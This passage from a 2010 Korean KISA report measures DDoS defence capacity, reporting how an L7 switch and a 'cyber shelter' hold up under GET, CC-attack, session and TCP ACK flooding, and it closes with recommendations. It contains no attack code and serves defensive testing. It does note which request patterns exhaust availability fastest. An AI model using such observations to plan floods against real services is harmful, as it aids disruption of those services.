


(그림 8-17) Session Flooding 공격 시 정상PC의 웹 접속 RTT



(그림 8-18) Session Flooding 연결정보

나. Index.html 파일에 대한 50,000PPS의 Get-Flooding (CC-Attack) 공격



(그림 8-19) Get-Flooding, CC-Attack 시 결과 값 Overview

o L7 스위치의 세션연결 가용성을 증가시키기 위해 RST 세션종료현상 발생(하단 검정색 영역형 그래프)

o 시험장비는 대략 50,000 PPS(46,468)의 SYN 패킷 생성함

o L7 스위치에서 대량의 재전송 패킷 발생(보라색 라인 그래프) o L7 스위치는 99.3%의 응답률을 보임

o 약 40,000 PPS(38,168)의 정상종료(FIN) 세션 발생

o L7스위치는 모든 HTTP Request를 1초(0.005초)이내 처리함

o HTTP 세션에 대한 지속적으로 정상 처리됨

o 연결시험세션 역시 모두 정상적으로 처리됨

o CC-ATTACK과 일반 GET Flooding 공격 시 서버에서 양 공격의 차 이점이 발생하지 않음

o 테스트 세션 중 한 세션은 2초 나머지 두 세션은 4초 대의 응답시 간을 보이나 평균응답시간은 약 0.005초로 나타남

o 클라이언트 요청시 L7 캐시 메모리에서 처리되는 작은 크기의 파일 의 경우 약 50,000 PPS의 세션요청에 안정적인 응답성능을 보임


[표 8-17] Get Flooding(index.html) 정상PC의 웹서버 접속 RTT 및 연결정보

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **Time** | **spkt** | **dpkt** | **Sbyte** | **dbytes** | **Kdbytes** | **TCP RTT** |
| **18:58:43** | **198** | **340** | **11284** | **498573** | **sSEfFR** | **0.026399** |
| **18:58:43** | **64** | **108** | **3856** | **160290** | **sSEfFR** | **0.014246** |
| **18:58:43** | **5** | **4** | **620** | **680** | **sSEfF** | **0.003347** |
| **18:58:43** | **67** | **108** | **4114** | **160290** | **sSEfFR** | **0.008796** |
| **18:58:43** | **183** | **329** | **10306** | **493599** | **sSEfFR** | **0.021418** |
| **18:58:44** | **6** | **4** | **674** | **680** | **sSEfF** | **0.006346** |
| **18:58:44** | **198** | **342** | **11320** | **500141** | **sSEfFR** | **0.241218** |
| **18:58:44** | **67** | **108** | **4090** | **160290** | **sSEfFR** | **0.013982** |
| **18:58:43** | **5** | **4** | **620** | **680** | **sSEfF** | **0.004406** |
| **18:59:27** | **5** | **4** | **687** | **429** | **sSEfF** | **0.003244** |
| **18:59:27** | **5** | **4** | **728** | **409** | **sSEfF** | **0.006765** |
| **18:59:27** | **6** | **4** | **782** | **409** | **sSEfF** | **0.004811** |
| **18:58:43** | **64** | **108** | **3868** | **160290** | **sSEfFR** | **0.010891** |
| **18:58:43** | **191** | **329** | **10798** | **493599** | **sSEfFR** | **0.022908** |
| **18:58:43** | **6** | **4** | **674** | **680** | **sSEfF** | **0.003868** |
| **18:58:43** | **63** | **108** | **3826** | **160290** | **sSEfFR** | **0.021595** |
| **18:58:43** | **187** | **329** | **10654** | **493599** | **sSEfFR** | **0.033592** |
| **18:58:43** | **6** | **4** | **674** | **680** | **sSEfF** | **0.002297** |
| **18:58:44** | **6** | **4** | **674** | **680** | **sSEfF** | **0.004132** |

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **18:58:44** | **180** | **329** | **10132** | **493599** | **sSEfFR** | **0.0187** |
| **18:59:39** | **3** | **3** | **808** | **170** | **sSER** | **4.601996** |
| **18:58:44** | **66** | **108** | **4048** | **160290** | **sSEfFR** | **0.012477** |
| **18:59:25** | **5** | **4** | **687** | **429** | **sSEfF** | **0.002545** |
| **18:59:25** | **6** | **4** | **782** | **409** | **sSEfF** | **0.002747** |
| **18:59:25** | **6** | **4** | **782** | **409** | **sSEfF** | **0.024764** |
| **19:02:50** | **3** | **3** | **522** | **170** | **sSER** | **4.601597** |
| **19:02:30** | **6** | **4** | **970** | **429** | **sSEfF** | **0.002617** |
| **19:02:30** | **6** | **4** | **792** | **409** | **sSEfF** | **0.003051** |
| **19:02:30** | **6** | **4** | **792** | **409** | **sSEfF** | **0.001525** |
| **19:02:36** | **6** | **4** | **684** | **679** | **sSEfF** | **0.00442** |
| **19:02:36** | **4** | **2** | **614** | **116** | **sSER** | **0.662931** |
| **19:02:36** | **196** | **329** | **11150** | **493579** | **sSEfF** | **0.022979** |
| **19:02:25** | **5** | **4** | **916** | **429** | **sSEfF** | **0.003802** |
| **19:02:25** | **5** | **4** | **738** | **408** | **sSEfF** | **0.002343** |
| **19:02:25** | **6** | **4** | **792** | **377** | **sSEfF** | **0.002413** |
| **19:02:36** | **6** | **4** | **684** | **679** | **sSEfF** | **0.002037** |
| **19:02:37** | **66** | **109** | **4022** | **160323** | **sSEfF** | **0.009891** |
| **19:02:37** | **201** | **329** | **11444** | **493598** | **sSEfFR** | **0.022203** |
| **19:02:38** | **6** | **4** | **684** | **679** | **sSEfF** | **0.002612** |
| **19:02:38** | **67** | **108** | **4076** | **160288** | **sSEfFR** | **0.017055** |
| **19:02:38** | **204** | **329** | **11678** | **493598** | **sSEfFR** | **0.03898** |
| **19:03:05** | **5** | **3** | **914** | **491** | **sSEfFR** | **0.002423** |
| **19:03:14** | **193** | **329** | **10957** | **493598** | **sSEfFR** | **0.033491** |
| **19:02:49** | **6** | **4** | **684** | **678** | **sSEfF** | **0.002856** |
| **19:02:49** | **64** | **108** | **3902** | **160288** | **sSEfFR** | **0.022463** |
| **19:03:39** | **5** | **4** | **630** | **679** | **sSEfF** | **0.003843** |
| **19:03:39** | **68** | **108** | **4142** | **160288** | **sSEfFR** | **0.01706** |
| **19:03:39** | **193** | **329** | **11000** | **493598** | **sSEfFR** | **0.037774** |
| **19:02:49** | **197** | **329** | **11204** | **493598** | **sSEfFR** | **0.020043** |
| **19:03:12** | **188** | **329** | **10591** | **493598** | **sSEfFR** | **0.020007** |
| **19:03:22** | **6** | **4** | **684** | **679** | **sSEfF** | **0.002427** |
| **19:03:22** | **68** | **108** | **4166** | **160288** | **sSEfFR** | **0.023431** |
| **19:03:22** | **183** | **329** | **10364** | **493598** | **sSEfFR** | **0.056412** |

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **19:03:10** | **6** | **3** | **968** | **492** | **sSEfFR** | **0.007102** |
| **19:03:14** | **192** | **329** | **10939** | **493598** | **sSEfFR** | **0.033338** |
| **19:03:14** | **194** | **329** | **11023** | **493598** | **sSEfFR** | **0.030781** |
| **19:03:40** | **4** | **2** | **576** | **116** | **sSER** | **2.863624** |
| **19:03:13** | **199** | **329** | **11353** | **493598** | **sSEfFR** | **0.032305** |
| **19:03:13** | **190** | **329** | **10699** | **493598** | **sSEfFR** | **0.016772** |
| **19:03:34** | **5** | **4** | **916** | **429** | **sSEfF** | **0.00413** |
| **19:03:34** | **5** | **3** | **738** | **491** | **sSEfFR** | **0.004051** |
| **19:03:34** | **6** | **3** | **792** | **468** | **sSEfFR** | **0.003174** |
| **19:03:12** | **198** | **329** | **11311** | **493598** | **sSEfFR** | **0.027543** |
| **19:03:15** | **195** | **326** | **11053** | **489056** | **sSEfFR** | **0.021272** |
| **19:02:55** | **6** | **4** | **967** | **428** | **sSEfF** | **0.002137** |
| **19:03:43** | **5** | **4** | **697** | **428** | **sSEfF** | **0.001917** |
| **19:03:43** | **6** | **3** | **792** | **491** | **sSEfFR** | **0.002264** |
| **19:03:43** | **6** | **3** | **792** | **468** | **sSEfFR** | **0.007964** |
| **19:02:55** | **6** | **3** | **792** | **491** | **sSEfFR** | **0.042507** |
| **19:02:55** | **6** | **3** | **792** | **492** | **sSEfFR** | **0.007415** |
| **19:02:49** | **6** | **4** | **684** | **679** | **sSEfF** | **0.002766** |
| **19:03:13** | **197** | **329** | **11197** | **493598** | **sSEfFR** | **0.020756** |
| **19:02:49** | **64** | **108** | **3878** | **160288** | **sSEfFR** | **0.010869** |
| **19:02:49** | **191** | **329** | **10820** | **493598** | **sSEfFR** | **0.033737** |
| **19:03:38** | **5** | **4** | **630** | **679** | **sSEfF** | **0.002833** |
| **19:03:38** | **66** | **108** | **4010** | **160288** | **sSEfFR** | **0.021324** |
| **19:03:38** | **191** | **329** | **10880** | **493598** | **sSEfFR** | **0.043734** |
| **19:03:12** | **191** | **329** | **10837** | **493598** | **sSEfFR** | **0.034148** |
| **19:03:12** | **188** | **329** | **10699** | **493598** | **sSEfFR** | **0.051076** |
| **19:03:20** | **5** | **4** | **916** | **429** | **sSEfF** | **0.002719** |
| **19:03:20** | **6** | **3** | **792** | **467** | **sSEfFR** | **0.00172** |
| **19:03:20** | **5** | **3** | **738** | **468** | **sSEfFR** | **0.01344** |
| **19:03:44** | **6** | **4** | **684** | **679** | **sSEfF** | **0.002601** |
| **19:03:44** | **68** | **108** | **4142** | **160288** | **sSEfFR** | **0.012424** |
| **19:03:44** | **199** | **329** | **11408** | **493598** | **sSEfFR** | **0.03168** |

다. 1.jpg 그림파일에 대한 50,000PPS의 Get-Flooding (CC-Attack) 공격




(그림 8-20) 그림파일(1.jpg)요청에 대한 Get Flooding 공격 시 한계용량

o 그림파일에 대한 Get Flooding 공격시작 약 4초 만에 L7 스위치의 가용성을 완전히 상실함

o 4초간의 동작시간에도 SYN 패킷 대비 HTTP 응답율이 30% 대로 하락함(평균 50%)

o Get Flooding 공격 시 수행된 동작검사 세션은 모두 응답되지 않음

o 서비스파일의 사이즈가 증가함에 따라 HTTP 가용성은 급격히 하락 함



(그림 8-21) 그림파일 요청에 대한 CC-Attack 공격 시 한계용량

o 동일공격에 Cache-control 헤더를 추가한 공격진행시 HTTP 가용성 은 단순 Flooding 공격 시보다 증가하나 정상적인 서비스가 불가능하였 음

o TCP 세션연결 가용성 역시 급격히 하락되어 발생한 SYN 패킷에 대 한 응답이 모두 이루어 지지 않음


o 간헐적 가용성 회복이 이루어지나 공격 3분 30초 만에 모든 HTTP

가용성이 상실됨


o 급격하고 비정규적인 가용성 저하로 해당 환경에서의 정확한 한계 용량 측정이 가능하지 않음

라. QoS IP 평판 적용을 위한 ToA 한계용량 측정

낮은 PPS의 연결시도 세션에 대한 가용성 시험결과 초당 80PPS의 연 결시도 발생 시 까지 거의 모든 세션이 정상종료(FIN) 되었다. 초당 100PPS의 연결시도 시 모든 세션은 정상 처리되나 RST 패킷이 발생되 기 시작하는 것을 알 수 있다.



(그림 8-22) ToA에 대한 세션 가용성 시험결과 Overview 1



(그림 8-23) ToA에 대한 세션 가용성 시험결과 Overview 2

연결수가 증가함에 따라 HTTP 가용성이 가장 급격하게 하락함 100 PPS까지 100%의 가용성이 보이며 PPS 가 증가함에 따라 50,000PPS 에 서 대략 절반수준(54%) 까지 하락함 이러한 경우 어플리케이션 수준에서 접속을 시도하는 사용자(브라우저) 네트워크 하부 레이어에서 발생하는 TCP retransmission 기재를 통해 평균 접속시간의 2~3배 정도의 접속시 간 저하를 경험 할 수 있다. 이는 최소한의 부하가 발생하는 "It Works" 홈페이지를 기준으로 한 것으로 접속페이지의 처리부하가 증가함에 따라 해당 환경에서의 가용성은 급격히 낮아 질 수 있다

본 시험에서는 DDoS 대응의 한계용량 보다는 대응장비의 한계용량을 측정하였다. 이러한 측정방법은 실 장비의 성능을 측정하기 위해 반드시 필요한 작업이지만 사용된 측정 장비와 사용자 환경에서의 상이한 반응 으로 실재 DDoS 공격 시 사용자가 느끼는 웹사이트 반응속도와는 판이 하게 다른 결과를 가져올 수 있다.

[표 8-18] ToA의 TCP 서비스 별 한계용량

|  |  |  |  |
| --- | --- | --- | --- |
| SYN PPS | TCP Capacity | HTTP Capacity | Normal Fin Capacity |
| 50 | 99.6% | 99.7% | 100% |
| 100 | 100% | 100% | 75.0% |
| 200 | 74.3% | 73.9% | 38.2% |
| 50000 | 99.5% | 54.4% | 78.0% |

연결수가 증가함에 따라 HTTP 가용성이 가장 급격하게 하락함 100 PPS까지 100%의 가용성이 보이며 PPS 가 증가함에 따라 50,000PPS 에 서 대략 절반수준(54%) 까지 하락함 이러한 경우 어플리케이션 수준에서 접속을 시도하는 사용자(브라우저) 네트워크 하부 레이어에서 발생하는 TCP Retransmission 기재를 통해 평균 접속시간의 2~3배 정도의 접속시 간 저하를 경험 할 수 있다. 이는 최소한의 부하가 발생하는 "It Works" 홈페이지를 기준으로 한 것으로 접속페이지의 처리부하가 증가함에 따라 해당 환경에서의 가용성은 급격히 낮아 질 수 있다.

본 시험에서는 DDoS 대응의 한계용량 보다는 대응장비의 한계용량을 측정하였다. 이러한 측정방법은 실 장비의 성능을 측정하기 위해 반드시

필요한 작업이지만 사용된 측정 장비와 사용자 환경에서의 상이한 반응 으로 실재 DDoS 공격 시 사용자가 느끼는 웹사이트 반응속도와는 판이 하게 다른 결과를 가져올 수 있다.

이러한 사실은 공격 진행 중 ToA의 가용성을 확인하기 위해 브라우저 를 통해 진행된 접속시험에서의 반응시간과 시험장비에서 생성된 세션에 서의 반응시간이 확연히 차이가 나는 것에서 확인 될 수 있다.


DDoS 한계용량 측정 시 사용되는 계측기는 일반적으로 TCP 및 HTTP 프로토콜 규약을 모두 만족시키지 않는다. 따라서 보다 정확한 사 용자 경험환경(User Experience)을 시뮬레이션 하기 위해서는 최소 계측 기 발생 PPS의 1% 이상의 정상 트래픽을 생성시킨 뒤 해당 트래픽의 분석을 통해 실 사용자 관점에서의 DDoS 한계용량 측정시험이 진행 될 수 있다.

[표 8-19] ToA 한계용량 측정시 정상 PC의 접속확인 연결 테이블

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **time** | **spkt** | **dpkt** | **sbytes** | **dbytes** | **status** | **duration** |
| **19:51:56** | **4** | **2** | **647** | **120** | **sSER** | **1.609824** |
| **19:51:57** | **7** | **8** | **1281** | **1035** | **sSEfFR** | **26.158141** |
| **19:51:59** | **5** | **2** | **1662** | **120** | **sSE** | **0.991711** |
| **19:54:56** | **7** | **6** | **1281** | **927** | **sSEfFR** | **15.028811** |
| **19:54:56** | **6** | **4** | **796** | **419** | **sSEfFR** | **15.022234** |
| **19:55:11** | **10** | **7** | **2310** | **1191** | **sSEfFR** | **16.022406** |
| **19:55:11** | **8** | **5** | **1364** | **663** | **sSEfFR** | **16.015755** |
| **19:55:35** | **10** | **8** | **2322** | **1435** | **sSEfFR** | **15.976646** |
| **19:55:35** | **8** | **5** | **1364** | **663** | **sSEfFR** | **15.968731** |
| **19:57:14** | **10** | **7** | **2310** | **1191** | **sSEfFR** | **15.871102** |
| **19:57:14** | **8** | **5** | **1364** | **663** | **sSEfFR** | **15.864135** |
| **19:58:21** | **10** | **8** | **2322** | **1435** | **sSEfFR** | **16.014764** |
| **19:58:21** | **8** | **5** | **1364** | **663** | **sSEfFR** | **16.008434** |
| **19:58:54** | **11** | **10** | **2848** | **1923** | **sSEfFR** | **16.038207** |
| **19:58:55** | **6** | **4** | **796** | **419** | **sSEfFR** | **15.037468** |
| **19:59:38** | **24** | **18** | **7107** | **3935** | **sSEfFR** | **22.406989** |

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **19:59:39** | **5** | **2** | **294** | **132** | **sSER** | **3.003254** |
| **19:59:41** | **16** | **10** | **4014** | **1923** | **sSEfFR** | **19.527966** |
| **20:00:42** | **68** | **112** | **5305** | **161356** | **sSEfFR** | **20.730221** |
| **20:00:43** | **175** | **331** | **10324** | **494077** | **sSEfFR** | **20.329093** |
| **20:01:39** | **5** | **5** | **1161** | **683** | **sSER** | **5.400933** |
| **20:01:39** | **4** | **4** | **688** | **419** | **sSER** | **7.210194** |
| **20:01:58** | **4** | **2** | **647** | **120** | **sSER** | **1.241836** |
| **20:02:00** | **9** | **7** | **1808** | **981** | **sSEfFR** | **18.90124** |
| **20:02:02** | **6** | **4** | **796** | **419** | **sSEfFR** | **16.822098** |
| **20:02:23** | **8** | **7** | **1335** | **981** | **sSEfFR** | **19.713003** |
| **20:02:28** | **14** | **9** | **3458** | **1489** | **sSEfFR** | **38.203721** |
| **20:02:48** | **8** | **6** | **1364** | **717** | **sSEfFR** | **18.65958** |
| **20:04:09** | **22** | **14** | **6096** | **2939** | **sSEfFR** | **57.617446** |
| **20:04:09** | **21** | **13** | **5623** | **2675** | **sSEfFR** | **57.610127** |
| **20:05:51** | **24** | **16** | **6676** | **3427** | **sSEfFR** | **25.445617** |
| **20:05:51** | **24** | **15** | **6664** | **3183** | **sSEfFR** | **25.435435** |
| **20:06:33** | **17** | **11** | **4487** | **2187** | **sSEfFR** | **26.948449** |
| **20:06:33** | **16** | **10** | **4014** | **1923** | **sSEfFR** | **31.884185** |


마. ToA 직접 공격 시 웹서버 가용성에 대한 Overview



(그림 8-24) ToA에 대한 세션 가용성 시험결과 분석

QoS를 통한 DDoS 대응은 크게 ToA 한계용량 설정과 공격IP에 대한 Throttling으로 나누어진다. 본 시험 Set에서는 장비의 가용성 측정에 중 점을 두어 공격 IP에 대한 선택적 BW 조절을 시행하지 않았으며 그 결 과 공격 세션의 증가에 따라 발생하는 TCP 및 HTTP의 가용성 변화가 나타났다.


바. 대역폭 소진공격



(그림 8-25) TCP Ack Flooding BPS, PPS

TCP ACK Flooding은 UDP 및 ICMP 플러딩 공격에 비교 시 차별적 인 대응지점과 대응장비가 도출되어진다. 일반 비 연결성 플러딩의 경우 네트워크 최상단에서 차단을 원칙으로 하나 TCP ACK 플러딩의 경우 TCP 연결상태를 기억하지 못하는 장비는 이를 차단하지 못하며 상태기 억방화벽(Stateful FW) 이 존재하지 않는 경우 어플리케이션 수준의 장 비까지 직접 전달되어진다. 본 시험에서 TCP ACK Flooding 패킷은 L7 까지 직접 전달되었으며 해당서버는 장비의 가용성은 유지하였으나 (Failure가 발생하지 않음) 웹 브라우저를 사용한 웹서버 동작시험 시 정 상적인 HTTP 수준 서비스의 가용성을 유지하지 못하였다. 패킷 유실로

인해 플로우 정보를 추가 확인할 필요성이 있다. 사. 혼합공격



(그림 8-26) TCP Ack Flooding BPS, PPS

TCP Protocol Flooding은 UDP 및 ICMP 플러딩 공격에 비교 시 차별 적인 대응지점과 대응장비가 도출되어진다. 일반 비 연결성 플러딩의 경 우 네트워크 최상단에서 차단을 원칙으로 하나 TCP 플러딩의 경우 TCP 연결상태를 기억하지 못하는 장비는 이를 차단하지 못하며 상태기억방화 벽(Stateful FW)이 존재하지 않는 경우 어플리케이션 수준의 장비까지 직접 전달되어진다. 본 시험에서 TCP Flooding 패킷은 L7 스위치까지 직접 전달되었으며 해당서버는 장비의 가용성은 유지하였으나 (Failure가 발생하지 않음) 평균 1,000개의 접속 시도 중 한 개의 HTTP 접속을 허 용하는 극히 낮은 수준 서비스의 가용성을 유지하였다.

제 **7** 절 **DDoS** 사이버대피소 한계용량 측정 개선기회

1. DDoS 한계용량 측정 총평

DDoS 사이버대피소 한계용량 측정은 4개의 40Gbps라인 중 1개 10Gbps라인을 측정하였으며 해당 결과는 다른 3개의 다른 라인에 동일 하게 적용하길 권고한다. 10Gbps의 대용량 비정상 트래픽의 측정으로 인해 대용량 PCAP파일을 Split하는 과정과 Flow데이터로 변환하는 과정 에서 메모리 버퍼오버플로우가 발생하여 플로우데이터 변환 툴을 사용하 지 않고 직접 RAW 패킷을 가공 및 통계생성하여 분석시간이 다소 증 가하였다. 사이버대피소의 세션연결공격(응용계층공격)에 대한 한계용량 은 50,000sps 공격 시 96%의 TCP 가용성과 약 54%의 HTTP 가용성이 도출되었으며 이런 연결성 공격에 대한 부하는 단순 대역폭 소진공격에 대한 문제점이 아니기 때문에 장비의 성능보다 운용과 정책개선에 대한 대응방안이 강구되어야 한다.

2. 개선 권고사항

TCP Ack 플러딩 공격 등 TCP 프로토콜 공격에 대응하기 위한 고성 능 방화벽 도입을 권고한다. 연결성 공격 증가 시 발생하는 서비스가용 성(HTTP)의 저하에 대응하기 위한 운영적 보완요소가 필요하다. DDoS 대응 프로세스 및 정책운용에 대한 정량적인 측정을 통해 DDoS 공격 발생 시 보다 빠른 대응방안을 마련할 수 있다. 또한, 최소 1%이상의 지 속적인 정상 연결세션 구성을 통해 사용자 기준의 한계용량 측정을 추가 권고한다.

## 참고문헌

[1] 유니텔코퍼레이션, “Avalanche 운용 지침서”, 유니텔코퍼레이션

[2] 유니텔코퍼레이션, “Reflector 운용 지침서”, 유니텔코퍼레이션

[3] 비오더블테크놀로지, “BreakingPoint Elite Data Sheet", 비오더블테크 놀로지

[4] 제품소개자료, [“http://www.bow.co.kr/product",](http://www.bow.co.kr/product) 비오더블테크놀로 지

[5] 김항진, 무정지 DDoS 대응방안, 2010.02.02

[6] 뉴브로드테크놀로지, [“http://www.newbroad.co.kr/publ](http://www.newbroad.co.kr/public_html/index.php?module=Html&amp;act)i[c\_html/index.php?module=Html&act](http://www.newbroad.co.kr/public_html/index.php?module=Html&amp;act) ion=SiteComp&sSubNo=16”, 뉴브로드테크놀로지

[7] HK.Seo, "SmartApplication", Unitel Corporation [8] SPIRENT, “SmartFlow Overview", SPIRENT

[9] 유니텔코퍼레이션, “[http://www.unitelco.co.kr/”](http://www.unitelco.co.kr/), 유니텔코퍼레이션

[10] SPIRENT, "ThreatEx Training", SPIRENT

[11] 한국인터넷진흥원, "KISA DDoS 대응 시스템 BMT 절차서“, 한국인터넷진흥원, 2009.4.21

**DDoS 공격 대응에 대한 한계용량 측정 방법론 연구**

인 쇄 : 2010년 9월 발 행 : 2010년 9월

발행인 : 한국인터넷진흥원

발행처 : 한국인터넷진흥원(KISA, Korea Internet & Security Agency) 서울시 송파구 가락동 79-3 대동빌딩

Tel: (02)4054-118

인쇄처 : 한올

Tel: (02) 2279-8494

<<비 매 품>>

1. 본 보고서는 방송통신위원회의 출연금으로 수행한 정보보호 강화사업의 결과입니다.

2. 본 보고서의 내용을 발표할 때에는 반드시 한국인터넷진흥원 정보보호 강화사업의 결과임을 밝혀야 합니다.

3. 본 보고서의 판권은 한국인터넷진흥원이 소유하고 있으며, 당 진흥원의 허가 없이 무단 전재 및 복사를 금합니다.